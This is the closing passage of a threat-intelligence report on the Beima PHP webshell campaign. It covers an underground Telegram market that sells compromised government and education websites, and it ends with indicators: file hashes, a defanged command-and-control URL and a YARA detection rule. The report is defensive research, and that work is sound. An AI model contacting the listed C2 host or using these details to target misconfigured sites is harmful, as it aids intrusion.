
Unveiling the Underground Market and WebShell Compromises

Currently, approximately 5,200 websites are for sale in the underground Webshell market based on the available telemetry, the numbers are likely even higher. **Figure 16** shows the distribution infographic of the webshell market.

- Government and education sectors are the main targets of this campaign, accounting for a combined 76% (2,345) of the websites for sale. Likely this is driven by the \$200 price point, rather than the \$3-\$4 for other sites.
- Telegram, an online messaging platform popular with threat actors, is the primary marketplace for the compromised websites.
- The undetectable Beima PHP webshell used by this story's student-hacker were leveraged in 80 of the compromised websites.
- In 129 cases, the threat actor simply advertised misconfigured websites vulnerable to the webshell, offering the buyer the opportunity to conduct the exploitation themselves.
- The primary location of the buyers is China, Indonesia, and Malaysia.

This reflects a robust underground market exploiting vulnerabilities and misconfigurations, particularly targeting valuable government and education sectors.

Figure 16 Distribution of underground webshell market



Conclusion

The investigation into the **Beima PHP Webshell** campaign revealed a well-organized and evolving underground freelance ecosystem supporting the trade and operation of undetectable webshells across Asia. The use of encrypted command execution, JSON-based payload control, and a live C2 panel demonstrates a level of sophistication beyond typical freelance hacking activity.

This campaign also highlights how low-cost, misconfigured web infrastructure, particularly WordPress and cPanel environments, can be exploited to build scalable botnets or to steal user's login credentials and financial information. By using Telegram for coordination and cryptocurrency for transactions, these actors have created a decentralized and financially driven marketplace that lowers the barrier for entry into cybercrime.

The involvement of young, freelance hackers, primarily from China, Indonesia, Malaysia, and Bangladesh, suggests a shift toward **crowdsourced exploitation models** where individual actors contribute to larger, coordinated threat operations for profit.

Appendix

SHA-256

```
1ee54a730b83296f5b24da22cac7644754b1b83365e5af7fb80fb9696ba063d7
c51e009f6d8a9283ce6ddf454b474b863b0f6bf66584092a7fb5940764e54222
898d2da350a1bfa7e6628092db68b768c1cfbfe3bd9dc643943789fdafe2d658
```

C2

hxxps://tool.zjtool[.]top/

Yara Rule

rule PHP_Webshell_Beima

{

meta:

description = "Detects Beima PHP web shell"

author = "Cyderes RE Team"

date = "2025-NOV-07"

strings:

\$iden_strings1 = "doBeima"

\$iden_strings2 = "doLock"

\$iden_strings3 = "doStyle"

condition:

all of them

}

Stay informed with Howler Cell

Receive the latest Howler Cell news and research directly to your inbox.